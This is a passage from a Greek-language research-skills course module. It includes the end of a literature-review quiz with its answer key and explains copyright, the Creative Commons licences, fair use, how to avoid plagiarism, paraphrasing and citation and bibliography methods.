4. Γιατί είναι σημαντικό να κάνετε βιβλιογραφική ανασκόπηση;

- a) παρέχει καλύτερη κατανόηση του θέματος
- b) παρέχει σάρωση των πηγών
- c) παρέχει τον εντοπισμό εγγράφων που σχετίζονται με το θέμα
- d) παρέχει τη συλλογή εγγράφων που σχετίζονται με το θέμα
- e) όλα τα παραπάνω

5. Ποιο είναι το στάδιο της βιβλιογραφίας, κατά το οποίο ο ερευνητής καθορίζει έναν τίτλο και αποφασίζει σε ποιο βαθμό το θέμα θα εξεταστεί στο πλαίσιο αυτού του τίτλου;

- a) προσδιορισμός των μέσων σάρωσης
- b) ταξινόμηση της σάρωσης
- c) καθορισμός του ερευνητικού ερωτήματος και των λέξεων-κλειδιών
- d) διαχωρισμός της σάρωσης σε επιμέρους τμήματα
- e) κανένα από τα παραπάνω

6. Πώς λέγεται η συλλογή δεδομένων με την εξέταση υφιστάμενων πηγών και εγγράφων;

- a) επιλογή λέξεων-κλειδιών
- b) επιλογή θέματος
- c) επιλογή πηγής
- d) ανασκόπηση βιβλιογραφίας
- e) διαδικτυακή έρευνα

7. Πώς ονομάζεται ο προσδιορισμός των πόρων που θα χρησιμοποιηθούν στο πλαίσιο του καθορισμένου θέματος και ο προσδιορισμός του καθεστώτος πρόσβασης σε αυτούς τους πόρους;

- a) ολοκλήρωση της βιβλιογραφικής ανασκόπησης
- b) διαίρεση της ανασκόπησης σε επιμέρους τμήματα

- c) προσδιορισμός των μέσων σάρωσης
- d) προσδιορισμός λέξεων-κλειδιών
- e) κανένα από τα παραπάνω

8. Πώς χωρίζεται η σάρωση σε επιμέρους τμήματα;

- a) οι πόροι αξιολογούνται με κριτική και αναλυτική προσέγγιση
- b) με τον προγραμματισμό του χρόνου που θα χρειαστεί η σάρωση για να ολοκληρωθεί
- c) με την αναζήτηση σε καταλόγους βιβλιοθηκών με μηχανές αναζήτησης
- d) με τη δημιουργία διαφόρων υποκεφαλαίων που σχετίζονται με το ερευνητικό ερώτημα
- e) κανένα από τα παραπάνω

9. Ποιο από τα ακόλουθα δεν προκύπτει ως αποτέλεσμα της βιβλιογραφικής ανασκόπησης;

- a) προηγούμενες μελέτες
- b) ελλείψεις
- c) διαδικαστικά προβλήματα
- d) περιορισμοί της μελέτης
- e) κανένα από τα παραπάνω

10. Ποια από τα ακόλουθα πρέπει να λαμβάνονται υπόψη για τις πηγές που χρησιμοποιούνται στη βιβλιογραφία;

- a) αλήθεια
- b) αξιοπιστία
- c) αμεροληψία
- d) επικαιρότητα
- e) όλα τα παραπάνω

Απαντήσεις κουίζ: 1.e, 2.d, 3.d, 4.e, 5.c, 6.d, 7.c, 8.d, 9.e, 10.e

Νόμικα και ηθικά ζήτημα

Αν και είναι δυνατή η πρόσβαση σε διάφορα περιεχόμενα ως αποτέλεσμα μιας απλής αναζήτησης στο διαδίκτυο, υπάρχουν διάφοροι νομικοί και ηθικοί περιορισμοί όσον αφορά τη χρήση τους. Εκτός αν αναφέρεται διαφορετικά, τα δικαιώματα χρήσης, δημοσίευσης και τροποποίησης ενός περιεχομένου, δηλαδή τα πνευματικά δικαιώματα, ανήκουν στον παραγωγό του περιεχομένου. Η παραβίαση αυτών των δικαιωμάτων από άλλους αποτελεί έγκλημα (Sagiroglu et al. 2020). Υπάρχουν τρία ζητήματα που πρέπει να εξεταστούν εν προκειμένω:

- Πνευματικά δικαιώματα
- Δίκαιη χρήση
- Λογοκλοπή

Πνευματικά δικαιώματα

Αναφέρεται σε όλα τα δικαιώματα του δημιουργού μιας ιδέας ή ενός έργου τέχνης (όπως η αντιγραφή, η αναπαραγωγή, η διανομή, η πώληση και η παραγωγή άλλων μορφών) και προστατεύεται από το νόμο (Πανεπιστήμιο Hacettepe 2020)

Έργα εκτός του πεδίου εφαρμογής των πνευματικών δικαιωμάτων (Πανεπιστήμιο Hacettepe 2020):

- Έργα με ληγμένα πνευματικά δικαιώματα (όπως τα έργα του Σαίξπηρ)
- Έργα που επιτρέπεται να χρησιμοποιηθούν, να αντιγραφούν και να διανεμηθούν από τον δημιουργό τους (όπως το δωρεάν λογισμικό) (Hacettepe Üniversitesi 2020)

Ένας διεθνής οργανισμός γνωστός ως Creative Commons (CC) (creativecommons.org) έχει αναπτύξει ένα απλό μοντέλο αδειοδότησης περιεχομένου που βασίζεται σε απλά εικονίδια. Οι άδειες CC έχουν έξι ομάδες αδειών που αποτελούνται από διάφορους συνδυασμούς των τεσσάρων κύριων συμβόλων. Τα σύμβολα CC παρουσιάζονται στον πίνακα (Sagiroglu et al. 2020).

Σύμβολο	Σημασία	Συντομογραφία	Επεξήγηση
	Αναφορά / Attribution	BY	Η Αναφορά / Attribution είναι ένα σύμβολο που συναντάται σε όλες τις άδειες CC. Σημαίνει ότι το όνομα του προσώπου ή του οργανισμού πρέπει να αναφέρεται κατά τη χρήση του περιεχομένου.
	ShareAlike	SA	Το εικονίδιο License Resume υποδεικνύει ότι κατά την αναδημοσίευση ενός περιεχομένου δεν θα πρέπει να γίνουν αλλαγές στον τύπο άδειας που καθορίζεται από το πρόσωπο ή τον οργανισμό που παρέχει το αρχικό περιεχόμενο.
	NonCommercial / Μη εμπορική	NC	Το εικονίδιο Non-Commercial υποδεικνύει ότι το περιεχόμενο δεν μπορεί να χρησιμοποιηθεί στο πλαίσιο οποιασδήποτε εμπορικής δραστηριότητας. Για παράδειγμα, μια εικόνα που επισημαίνεται με μια άδεια χρήσης που περιέχει αυτό το σύμβολο δεν μπορεί να χρησιμοποιηθεί σε ένα κερδοσκοπικό βιβλίο.

	NoDerivatives	ND	Το εικονίδιο NoDerivatives υποδεικνύει ότι το σχετικό περιεχόμενο πρέπει να χρησιμοποιείται όπως ήταν στον αρχικό του σχεδιασμό χωρίς καμία τροποποίηση.

Σχετικά με τις άδειες CC:

Οι άδειες Creative Commons παρέχουν σε όλους, από μεμονωμένους δημιουργούς έως μεγάλα ιδρύματα, έναν τυποποιημένο τρόπο για να παραχωρούν στο κοινό την άδεια χρήσης του δημιουργικού τους έργου βάσει του νόμου περί πνευματικών δικαιωμάτων. Από τη σκοπιά του επαναχρησιμοποιητή, η παρουσία μιας άδειας Creative Commons σε ένα έργο που προστατεύεται από πνευματικά δικαιώματα απαντά στο ερώτημα: "Τι μπορώ να κάνω με αυτό το έργο;".

Οι επιλογές άδειας χρήσης Creative Commons

Υπάρχουν έξι διαφορετικοί τύποι αδειών, οι οποίοι παρατίθενται εδώ από τους πιο επιτρεπτικούς προς τους λιγότερο επιτρεπτικούς:

1-CC BY: Αυτή η άδεια επιτρέπει στους χρήστες να διανέμουν, να αναμειγνύουν, να προσαρμόζουν και να αξιοποιούν το υλικό σε οποιοδήποτε μέσο ή μορφή, αρκεί να γίνεται αναφορά στον δημιουργό. Η άδεια επιτρέπει την εμπορική χρήση⁵.

CC BY περιλαμβάνει τα ακόλουθα στοιχεία:

BY – Πρέπει να γίνεται αναφορά στον δημιουργό

2-CC BY-SA: Αυτή η άδεια επιτρέπει στους χρήστες να διανέμουν, να αναμειγνύουν, να προσαρμόζουν και να αξιοποιούν το υλικό σε οποιοδήποτε μέσο ή μορφή, αρκεί να γίνεται αναφορά στον δημιουργό. Η άδεια επιτρέπει την εμπορική χρήση. Εάν αναμείξετε, προσαρμόσετε ή αξιοποιήσετε το υλικό, πρέπει να αδειοδοτήσετε το τροποποιημένο υλικό με τους ίδιους όρους⁶.

Η άδεια CC BY-SA περιλαμβάνει τα ακόλουθα στοιχεία:

- BY – Πρέπει να γίνεται αναφορά στον δημιουργό
- SA – Οι διασκευές πρέπει να κοινοποιούνται με τους ίδιους όρους

3-CC BY-NC: Αυτή η άδεια επιτρέπει στους χρήστες να διανέμουν, να αναμειγνύουν, να προσαρμόζουν και να αξιοποιούν το υλικό σε οποιοδήποτε μέσο ή μορφή για μη εμπορικούς σκοπούς και μόνο εφόσον γίνεται αναφορά στον δημιουργό⁷.

Η άδεια CC BY-NC περιλαμβάνει τα ακόλουθα στοιχεία:

- BY – Πρέπει να γίνεται αναφορά στον δημιουργό
- NC – Επιτρέπονται μόνο μη εμπορικές χρήσεις του έργου

⁵ Creative Commons <https://creativecommons.org/about/cclicenses/>

⁶ ό.π.

⁷ ό.π.

4- CC BY-NC-SA: Αυτή η άδεια επιτρέπει στους χρήστες να διανέμουν, να αναμειγνύουν, να προσαρμόζουν και να αξιοποιούν το υλικό σε οποιοδήποτε μέσο ή μορφή για μη εμπορικούς σκοπούς και μόνο εφόσον γίνεται αναφορά στον δημιουργό. Εάν αναμίξετε, προσαρμόσετε ή αξιοποιήσετε το υλικό, πρέπει να παραχωρήσετε άδεια χρήσης του τροποποιημένου υλικού με τους ίδιους όρους⁸.

Η άδεια CC BY-NC-SA περιλαμβάνει τα ακόλουθα στοιχεία:

- BY – Πρέπει να γίνεται αναφορά στον δημιουργό
- NC – Επιτρέπονται μόνο μη εμπορικές χρήσεις του έργου
- SA – Οι διασκευές πρέπει να μοιράζονται με τους ίδιους όρους

5- CC BY-ND: Αυτή η άδεια επιτρέπει στους χρήστες να αντιγράφουν και να διανέμουν το υλικό σε οποιοδήποτε μέσο ή μορφή μόνο σε μη προσαρμοσμένη μορφή και μόνο εφόσον γίνεται αναφορά στον δημιουργό. Η άδεια επιτρέπει την εμπορική χρήση².

Η άδεια CC BY-ND περιλαμβάνει τα ακόλουθα στοιχεία:

- BY – Πρέπει να γίνεται αναφορά στον δημιουργό
- ND – Δεν επιτρέπεται η αναπαραγωγή ή η διασκευή του έργου

6- CC BY-NC-ND: Αυτή η άδεια επιτρέπει στους χρήστες να αντιγράφουν και να διανέμουν το υλικό σε οποιοδήποτε μέσο ή μορφή μόνο σε μη προσαρμοσμένη μορφή, μόνο για μη εμπορικούς σκοπούς και μόνο εφόσον γίνεται αναφορά στον δημιουργό².

Η άδεια CC BY-NC-ND περιλαμβάνει τα ακόλουθα στοιχεία:

- BY – Πρέπει να γίνεται αναφορά στον δημιουργό
- NC – Επιτρέπονται μόνο μη εμπορικές χρήσεις του έργου
- ND – Δεν επιτρέπεται η αναπαραγωγή ή η διασκευή του έργου.

Άδεια Creative Commons για διάθεση σε δημόσια χρήση

Το CC0 (ή αλλιώς CC Zero) είναι ένα εργαλείο δημόσιας διάθεσης, το οποίο επιτρέπει στους δημιουργούς να παραιτηθούν από τα πνευματικά τους δικαιώματα και να θέσουν τα έργα τους σε παγκόσμιο δημόσιο τομέα. Το CC0 επιτρέπει στους επαναχρήστες να διανέμουν, να αναμειγνύουν, να προσαρμόζουν και να αξιοποιούν το υλικό σε οποιοδήποτε μέσο ή μορφή, χωρίς όρους⁹.

Επιλογή άδειας χρήσης

Οι έξι άδειες χρήσης και το εργαλείο αφιέρωσης στο δημόσιο κτήμα παρέχουν στους δημιουργούς μια σειρά επιλογών. Ο καλύτερος τρόπος για να αποφασίσετε ποια είναι η κατάλληλη για εσάς είναι να σκεφτείτε γιατί θέλετε να μοιραστείτε το έργο σας και πώς ελπίζετε ότι άλλοι θα χρησιμοποιήσουν αυτό το έργο. Πριν εφαρμόσετε μια άδεια CC ή CC0 στο έργο σας, υπάρχουν ορισμένα σημαντικά πράγματα που πρέπει να λάβετε υπόψη σας:

⁸ ό.π.

⁹ ό.π.

Οι άδειες και το CC0 δεν μπορούν να ανακληθούν. Αυτό σημαίνει ότι μόλις εφαρμόσετε μια άδεια CC στο υλικό σας, οποιοσδήποτε το λάβει μπορεί να βασιστεί σε αυτή την άδεια για όσο διάστημα το υλικό προστατεύεται από πνευματικά δικαιώματα, ακόμη και αν αργότερα σταματήσετε να το διανέμετε. Πρέπει να είστε κάτοχος ή να ελέγχετε τα πνευματικά δικαιώματα του έργου. Μόνο ο κάτοχος των πνευματικών δικαιωμάτων ή κάποιος με ρητή άδεια από τον κάτοχο των πνευματικών δικαιωμάτων μπορεί να εφαρμόσει μια άδεια CC ή CC0 σε ένα έργο που προστατεύεται από πνευματικά δικαιώματα. Εάν δημιουργήσατε ένα έργο στο πλαίσιο της εργασίας σας, μπορεί να μην είστε ο κάτοχος των πνευματικών δικαιωμάτων¹⁰.

Πώς να χρησιμοποιήσετε μια CC ή CC0 άδεια για το δημιούρημά σας

Η αδειοδότηση CC της εργασίας σας είναι απλή. Το μόνο που έχετε να κάνετε είναι να επιλέξετε την άδεια CC που ταιριάζει στις ανάγκες σας και στη συνέχεια να κοινοποιήσετε την επιλογή αυτή με τρόπο που να είναι σαφής στους ανθρώπους που θα συναντήσουν το έργο σας. Στο πλαίσιο αυτής της επικοινωνίας, θα πρέπει να συμπεριλάβετε έναν σύνδεσμο προς την άδεια που επιλέξατε¹¹.

Για λεπτομερέστερες πληροφορίες, επισκεφθείτε την ακόλουθη ιστοσελίδα:

<https://creativecommons.org/about/ccllicenses/>

Δίκαιη χρήση:

Είναι η δυνατότητα χρήσης ενός έργου που προστατεύεται από πνευματικά δικαιώματα υπό ορισμένες προϋποθέσεις χωρίς την άδεια του ιδιοκτήτη του έργου¹².

Δίκαιη χρήση δικαιωμάτων, βίντεο

Πηγή: <https://www.youtube.com/watch?v=OWRpi8tf210>

Υποχρέωση αναφοράς:

Ενώ κάνετε μια έρευνα, μπορείτε να επωφεληθείτε από διάφορες πηγές όπως άρθρα, βιβλία, ιστοσελίδες, ιστολόγια και να μεταφέρετε πληροφορίες από αυτές τις πηγές. Ωστόσο, πρέπει να κάνετε αναφορά στις πηγές που χρησιμοποιείτε (Πανεπιστήμιο Hacettepe 2020).

Λογοκλοπή (κλοπή πληροφοριών)

Λογοκλοπή είναι η χρήση εκφράσεων, εφευρέσεων ή ιδεών άλλων ανθρώπων στην εργασία κάποιου χωρίς να αναφέρει την πηγή σαν να ήταν δική του. Η λογοκλοπή είναι ένα είδος απάτης και κλοπής (TDK, 2022).

Σύμφωνα με το Πανεπιστήμιο του Κέιμπριτζ, τα παραδείγματα λογοκλοπής περιλαμβάνουν (University of Cambridge, 2022).

- Κατά λέξη παράθεση εργασίας άλλου ατόμου χωρίς αναφορά της πηγής
- Χρήση των ιδεών άλλων χωρίς την κατάλληλη αναφορά
- Το copy-paste από το Διαδίκτυο ως έχει.

¹⁰ ό.π.

¹¹ ό.π.

¹² Κοç Üniveritesi Suna Kıraç Kütüphanesi. Telif Hakkı ve Adil kullanım. (26.06.2022)
https://library.ku.edu.tr/hizmetler/acik-erisim-akademik-iletisim/telif-hakki-ve-adil-kullanim/#tab_html_920b1749015a8dce5f4334661a5b1b8

Η λογοκλοπή μπορεί να συμβεί εκούσια ή ακούσια. Και στις δύο περιπτώσεις, αποτελεί ηθικό ζήτημα και μπορεί να οδηγήσει σε συνέπειες, όπως αποτυχία στο μάθημα, λήψη πειθαρχικών μέτρων, αποβολή από το πανεπιστήμιο ή απόλυση από το επάγγελμα (Πανεπιστήμιο Hacettepe 2020).

Λογοκλοπή, βίντεο: <https://www.youtube.com/watch?v=PzZsButRaHs>

***Πώς μπορείτε να αποφύγετε τη λογοκλοπή;**

- Σημειώνοντας την πηγή μαζί με τις πληροφορίες και τις ιδέες που μπορούν να χρησιμοποιηθούν.
- Καταγράφοντας πλήρως τις ετικέτες των πηγών που χρησιμοποιήθηκαν
- Χρησιμοποιώντας τις δικές σας εκφράσεις κατά τη διάρκεια της καταγραφής σημειώσεων.
- Με τη χρήση εισαγωγικών όταν αντιγράφετε ακριβώς τις προτάσεις άλλων ανθρώπων και
- Με το να κάνετε την απαραίτητη αναφορά στις πηγές σε κάθε χρήση.

	Λάθος (Λογοκλοπή)	Σωστό
Πηγή: Τα παραδείγματα που χρησιμοποιούνται στον πίνακα προέρχονται από τη δημοσίευση των Pala και Βασιβϋγϋk (2020).		
α) Παράθεμα	Όπως σε πολλούς τομείς, η εκπαίδευση επωφελείται επίσης από την ψηφιακή τεχνολογία. Ωστόσο, απαιτείται από τα άτομα να αποκτήσουν κάποιες δεξιότητες για να επωφεληθούν πολύ καλύτερα από τις ψηφιακές τεχνολογίες. Η δεξιότητα του ψηφιακού αλφαριθμητισμού είναι επίσης μία από τις κορυφαίες δεξιότητες. Γι' αυτό- η δεξιότητα του ψηφιακού γραμματισμού έχει εισαχθεί και εμπλέκεται σε προγράμματα διδασκαλίας	“Όπως σε πολλούς τομείς, η εκπαίδευση επωφελείται επίσης από την ψηφιακή τεχνολογία. Ωστόσο, απαιτείται από τα άτομα να αποκτήσουν κάποιες δεξιότητες για να επωφεληθούν πολύ καλύτερα από τις ψηφιακές τεχνολογίες. Η δεξιότητα του ψηφιακού αλφαριθμητισμού είναι επίσης μία από τις κορυφαίες δεξιότητες. Γι' αυτό- η δεξιότητα του ψηφιακού γραμματισμού έχει εισαχθεί και εμπλέκεται σε προγράμματα διδασκαλίας” (Pala and Βασιβϋγϋk, 2020).
Επεξήγηση	Αντιγραφή μιας ολόκληρης παραγράφου από μια δημοσιευμένη εργασία χωρίς καμία ένδειξη και αναφορά στην πηγή	Η παράγραφος που προέρχεται από μια δημοσιευμένη εργασία παρουσιάζεται αυτούσια και γι' αυτό τοποθετείται μέσα σε εισαγωγικά. Στο τέλος γίνεται σαφής αναφορά της πηγής.
β) Παράθεμα με περισσότερο από 40 χαρακτήρες	Με τις εξελίξεις στις τεχνολογίες πληροφοριών και επικοινωνιών, οι ψηφιακές τεχνολογίες έγιναν σχεδόν απαραίτητο μέρος της ζωής μας. Όπως πολλοί τομείς, έτσι και η εκπαίδευση επωφελείται από την ψηφιακή τεχνολογία. Ωστόσο,	Όπως σημειώνουν οι Pala και Βασιβϋγϋk (2020): Με τις εξελίξεις στις τεχνολογίες πληροφοριών και επικοινωνιών, οι ψηφιακές τεχνολογίες έγιναν σχεδόν απαραίτητο μέρος της ζωής μας. Όπως πολλοί τομείς, έτσι και η

	απαιτείται από τα άτομα να αποκτήσουν κάποιες δεξιότητες για να επωφεληθούν πολύ καλύτερα από τις ψηφιακές τεχνολογίες. Η δεξιότητα του ψηφιακού γραμματισμού είναι μία από τις κορυφαίες δεξιότητες. Γι' αυτό, η δεξιότητα ψηφιακού γραμματισμού έχει εισαχθεί και αποτελεί μέρος των προγραμμάτων διδασκαλίας.	εκπαίδευση επωφελείται από την ψηφιακή τεχνολογία. Ωστόσο, απαιτείται από τα άτομα να αποκτήσουν κάποιες δεξιότητες για να επωφεληθούν πολύ καλύτερα από τις ψηφιακές τεχνολογίες. Η δεξιότητα του ψηφιακού γραμματισμού είναι μία από τις κορυφαίες δεξιότητες. Γι' αυτό, η δεξιότητα ψηφιακού γραμματισμού έχει εισαχθεί και αποτελεί μέρος των προγραμμάτων διδασκαλίας.
Επεξήγηση	Αντιγραφή μιας ολόκληρης εκτενούς παραγράφου, χωρίς καμία σήμανση και χωρίς αναφορά στην πηγή.	Παραθέματα μεγαλύτερα από 40 χαρακτήρες παρατίθενται ως χωρίστες παράγραφοι, με εσοχή, χωρίς εισαγωγικά. Στην περίπτωση αυτή τα ονόματα των συγγραφέων και η χρονολογία έκδοσης αναφέρονται με φράσεις όπως: «Όπως σημειώνουν οι συγγραφείς (ημερομηνία):»
γ) Παράδειγμα πολλών παραθεμάτων μέσα σε μία παράγραφο	Σήμερα, με την ευρεία χρήση του διαδικτύου, οι μαθητές έχουν αρχίσει να έχουν όλο και εντονότερη παρουσία στον ψηφιακό κόσμο. Ως εκ τούτου, με την ψηφιοποίηση στην εκπαίδευση, η δεξιότητα του ψηφιακού γραμματισμού έχει γίνει μια δεξιότητα που πρέπει να αποκτήσουν οι μαθητές. Για τον λόγο αυτό, οι συζητήσεις σχετικά με την ψηφιακή τεχνολογία και την εκπαίδευση έχουν επικεντρωθεί στις δεξιότητες που χρειάζονται τα άτομα για να χρησιμοποιούν την τεχνολογία αποτελεσματικά και κριτικά, επομένως τον ψηφιακό γραμματισμό· διάφορες μελέτες έχουν διεξαχθεί σχετικά με τη δεξιότητα αυτή.	Σήμερα, με την ευρεία χρήση του διαδικτύου, οι μαθητές έχουν αρχίσει να έχουν όλο και εντονότερη παρουσία στον ψηφιακό κόσμο (Bozkurt & Çoşkun, 2018). Ως εκ τούτου, με την ψηφιοποίηση στην εκπαίδευση, η δεξιότητα του ψηφιακού γραμματισμού έχει γίνει μια δεξιότητα που πρέπει να αποκτήσουν οι μαθητές (Stripling, 2010). Για τον λόγο αυτό, οι συζητήσεις σχετικά με την ψηφιακή τεχνολογία και την εκπαίδευση έχουν επικεντρωθεί στις δεξιότητες που χρειάζονται τα άτομα για να χρησιμοποιούν την τεχνολογία αποτελεσματικά και κριτικά, επομένως τον ψηφιακό γραμματισμό (Buckingham, 2010)· διάφορες μελέτες έχουν διεξαχθεί σχετικά με τη δεξιότητα αυτή (Pala and Başibüyük, 2020).
Επεξήγηση	Στην παράγραφο έχουν ενσωματωθεί προτάσεις από διαφορετικές πηγές χωρίς καμία αναφορά σε αυτές.	Αναφορές στις πηγές από τις οποίες προέρχονται συγκεκριμένες προτάσεις στο τέλος καθεμιάς από αυτές.

Πρωτότυπο κείμενο

Καταρχάς δεν κυριαρχούσε ο φθόνος. Αρχίσαμε να σκεφτόμαστε για την Αμερική τη μοναδική στιγμή που η αμερικανική οικονομία δεν αποτελούσε θριαμβευτικό πρότυπο πλούτου και παραγωγικών δυνατοτήτων για τον υπόλοιπο κόσμο. Στη δεκαετία της Μεγάλης Ύφεσης δεν βλέπαμε πια τον κόσμο του Γκάτσμπι αλλά εκείνον των Σταφυλιών της Οργής. Στη δεκαετία του 1920 και στις αρχές της δεκαετίας του 1930 η Αμερική ήταν συνώνυμο του σκληρού κυνηγιού κέρδους, της αδικίας, της αδίστακτης και βάνουσης καταστολής. Αλλά οι ΗΠΑ του Φ. Ν. Ρούσβελτ όχι μόνο αποκήρυξαν αυτή τη φήμη αλλά την αντέστρεψαν απότομα με μια στροφή προς τα αριστερά. Η κυβέρνηση Ρούσβελτ ήταν καταφανώς μια κυβέρνηση υπέρ των φτωχών και των συνδικάτων (Hobsbawm, 2002).

	Λάθος (λογοκλοπή)	Σωστό
δ) Παραθέματα με μετάφραση	Ορισμένοι ιστορικοί άρχισαν να εξετάζουν την Αμερική όταν δεν ήταν ένα επιτυχημένο μοντέλο ευημερίας με αυξημένη παραγωγική δυναμική. Γι' αυτούς, η Αμερική είχε γίνει η χώρα των "Σταφυλιών της Οργής", όχι του "Μεγάλου Γκάτσμπι" κατά τα χρόνια της Μεγάλης Ύφεσης. Στη δεκαετία του 1920 και στις αρχές της δεκαετίας του 1930, η χώρα έγινε το άλλο όνομα για το συμφέρον, την αδικία, τη χυδαιότητα και την καταπίεση. Η Αμερική του Ρούσβελτ όχι μόνο το άλλαξε αυτό, αλλά και μετατόπισε την κατεύθυνση της χώρας προς τα αριστερά. Η κυβέρνηση ήταν πλέον η κυβέρνηση των φτωχών και των συνδικάτων.	Ορισμένοι ιστορικοί άρχισαν να εξετάζουν την Αμερική όταν δεν ήταν ένα επιτυχημένο μοντέλο ευημερίας με αυξημένη παραγωγική δυναμική. Σύμφωνα με τον Hobsbawm (2002, σ. 388), η Αμερική είχε γίνει η χώρα των "Σταφυλιών της Οργής" και όχι του "Μεγάλου Γκάτσμπι" κατά τα χρόνια της Μεγάλης Ύφεσης. Στη δεκαετία του 1920 και στις αρχές της δεκαετίας του 1930, η χώρα έγινε το άλλο όνομα για το συμφέρον, την αδικία, τη χυδαιότητα και την καταπίεση. Η Αμερική του Ρούσβελτ όχι μόνο το άλλαξε αυτό, αλλά και μετατόπισε την κατεύθυνση της χώρας προς τα αριστερά. Η κυβέρνηση ήταν πλέον η κυβέρνηση των φτωχών και των συνδικάτων.

Παράφραση

Εάν συγκεντρώνονται πηγές σχετικές με ένα θέμα, τα σχετικά τμήματα θα πρέπει να αναδιατυπωθούν με τα λόγια του συγγραφέα και η πηγή ή οι πηγές που χρησιμοποιήθηκαν θα πρέπει να προστεθούν στο τέλος της παραγράφου. Όλες οι πηγές που χρησιμοποιήθηκαν πρέπει να αναγράφονται με σαφήνεια στη σχετική ενότητα.

- Παράφραση: επαναδιατύπωση των ιδεών κάποιου άλλου με δικά μας λόγια. Είναι μια αποτελεσματική μέθοδος, όταν είναι δυνατή η σύνθεση, η σύνοψη ή η σύγκριση πληροφοριών από μία ή περισσότερες πηγές. Για το λόγο αυτό, η ερμηνεία χρησιμοποιείται συχνά αντί της άμεσης παράθεσης. Η πηγή μπορεί να δίνεται σε παρένθεση ή να γίνεται αναφορά σε αυτή μέσα στη ροή του κειμένου (American Psychological Association, 2019: Ceylan et al., 2020)
- Παράδειγμα: Η έκθεση σε πιο θετικές εμπειρίες είναι ο βασικός παράγοντας για την παροχή αυτής της λειτουργίας προστασίας (Johnson et al., 2005).
- Παράδειγμα: Οι Johnson et al. (2005) υπέθεσαν ότι η έκθεση σε περισσότερες θετικές εμπειρίες ο βασικός παράγοντας για την παροχή αυτής της λειτουργίας προστασίας.

***Σημείωση:** Τα παραπάνω παραδείγματα λήφθηκαν από τη μελέτη με τον τίτλο (Ceylan et al., 2020) APA 7 Αρχές ακαδημαϊκής δημοσίευσης

Σημεία παράθεσης πηγών

Η παράθεση πηγών συμβαίνει σε δύο συμπληρωματικές μεταξύ τους φάσεις (Πανεπιστήμιο Hacettepe, 2020):

- **Στο τέλος της μελέτης** επισυνάπτεται ένας κατάλογος με τις πηγές πληροφοριών που χρησιμοποιήθηκαν στη μελέτη. Αυτός ο κατάλογος, που ονομάζεται «Βιβλιογραφία», περιέχει τις βιβλιογραφικές αναφορές σε όλες τις πηγές που χρησιμοποιήθηκαν.
- **Εντός της μελέτης**, μέσα στο κείμενο, αναφέρεται συνοπτικά ποιες πληροφορίες προέρχονται από ποια πηγή πληροφοριών της βιβλιογραφίας. Αυτό ονομάζεται βιβλιογραφική παραπομπή (citation).

Υπάρχουν δύο βασικές μέθοδοι που χρησιμοποιούνται για τις βιβλιογραφικές παραπομπές:

- **Αριθμητική μέθοδος:** Σε κάθε πηγή που χρησιμοποιείται δίνεται ένας αριθμός και οι παραπομπές μέσα στο κείμενο γίνονται με τη χρήση αυτών των αριθμών. Παράδειγμα: «Υπάρχουν δύο βασικές προσεγγίσεις που χρησιμοποιούνται κατά την αναφορά των παραπομπών [4].»
- **Μέθοδος συγγραφέας-ημερομηνία:** Δίνονται σύντομες πληροφορίες σχετικά με την πηγή που χρησιμοποιήθηκε (συνήθως το επώνυμο του συγγραφέα, η ημερομηνία δημοσίευσης και ο αριθμός σελίδας) ανοίγοντας μια παρένθεση στο σχετικό σημείο του κειμένου. Παράδειγμα: Υπάρχουν δύο βασικές προσεγγίσεις που χρησιμοποιούνται κατά την αναφορά των παραπομπών (**Πανεπιστήμιο Hacettepe 2020**).

Στην παρούσα ενότητα χρησιμοποιούνται και οι δύο αυτές μέθοδοι παραπομπών ως παραδείγματα κατά την επεξήγηση των θεμάτων. Η πηγή από την οποία αντλήθηκαν οι πληροφορίες γράφεται με σαφήνεια ακριβώς κάτω από τις σελίδες όπου χρησιμοποιούνται οι αριθμημένες πηγές.

Όπως και στο παράδειγμα που παρατίθεται παρακάτω, η πηγή, η οποία βρίσκεται στην τέταρτη θέση της ενότητας των βιβλιογραφικών αναφορών, αναφέρεται παραπάνω ως παράδειγμα και για τις δύο περιπτώσεις.

Η πηγή που βρίσκεται στην τέταρτη θέση της ενότητας των παραπομπών δίνεται παραπάνω ως παράδειγμα και για τις δύο προσεγγίσεις.

Το παράδειγμα:

4. Πανεπιστήμιο Hacettepe. (2020). Πρόγραμμα πληροφοριακής παιδείας (Hübo) του Πανεπιστημίου Hacettepe. Ανακτήθηκε στις 23.06.2022 από https://hubo.hacettepe.edu.tr/docs/hubo_gorme_engelli.pdf.

Υπάρχουν πολλές διαφορετικές μορφές παραπομπών και αναφορών που έχουν αναπτυχθεί για διάφορους κλάδους. Οι μικρές διαφορές μεταξύ των μορφών οφείλονται συχνά στις απαιτήσεις του εκάστοτε επιστημονικού κλάδου. Οι μορφές APA, MLA και Chicago είναι οι πιο συχνά χρησιμοποιούμενες (Πανεπιστήμιο Hacettepe 2020).

Υπάρχει ένας τρόπος παραπομπών για σχεδόν κάθε επιστημονικό κλάδο.

Παραδείγματα:

– Ανθρωπολογία	AAA
– Βιολογία	CBE/CSE
– Γλώσσες και λογοτεχνία	MLA

– Φυσική	AIP
– Χημεία	ACS
– Μαθηματικά	AMS
– Ψυχολογία	APA
– Κοινωνιολογία	ASA
– Ιατρική	NLM, AMA

Η δημιουργία βιβλιογραφικών αναφορών

Το μέρος «Βιβλιογραφία» ή «Βιβλιογραφικές αναφορές» περιλαμβάνει εγγραφές για όλες τις πηγές που χρησιμοποιήθηκαν στη μελέτη. Δεν πρέπει να συμπεριληφθούν πηγές που δεν χρησιμοποιήθηκαν. Θα πρέπει να συμπεριληφθεί κάθε πηγή που χρησιμοποιήθηκε (Πανεπιστήμιο Hacettepe 2020). Οι εγγραφές είναι ταξινομημένες με αλφαβητική σειρά. Εάν ένας συγγραφέας έχει περισσότερα από ένα έργα, αυτά ταξινομούνται από το παλαιότερο προς το νεότερο. Τα έργα χωρίς συγγραφέα μπαίνουν στον αλφαβητικό κατάλογο με βάση το όνομα του έργου (AIMS, 2022).

Η δημιουργία κάθε βιβλιογραφικής εγγραφής

Κάθε εγγραφή πρέπει να περιλαμβάνει επαρκείς πληροφορίες, ώστε η πηγή στην οποία γίνεται αναφορά να είναι εύκολα αναγνωρίσιμη. Τα στοιχεία που περιλαμβάνονται σε κάθε εγγραφή εξαρτώνται από τον τύπο της πηγής.

Βιβλία

Οι εγγραφές που αφορούν βιβλία περιλαμβάνουν το όνομα και το επώνυμο του συγγραφέα, τον τίτλο του έργου, την πόλη στην οποία εκδόθηκε το έργο, τον εκδότη, το έτος έκδοσης και τον αριθμό σελίδας. Η μορφή τους αλλάζει ανάλογα με τον αριθμό των συγγραφέων.[4]

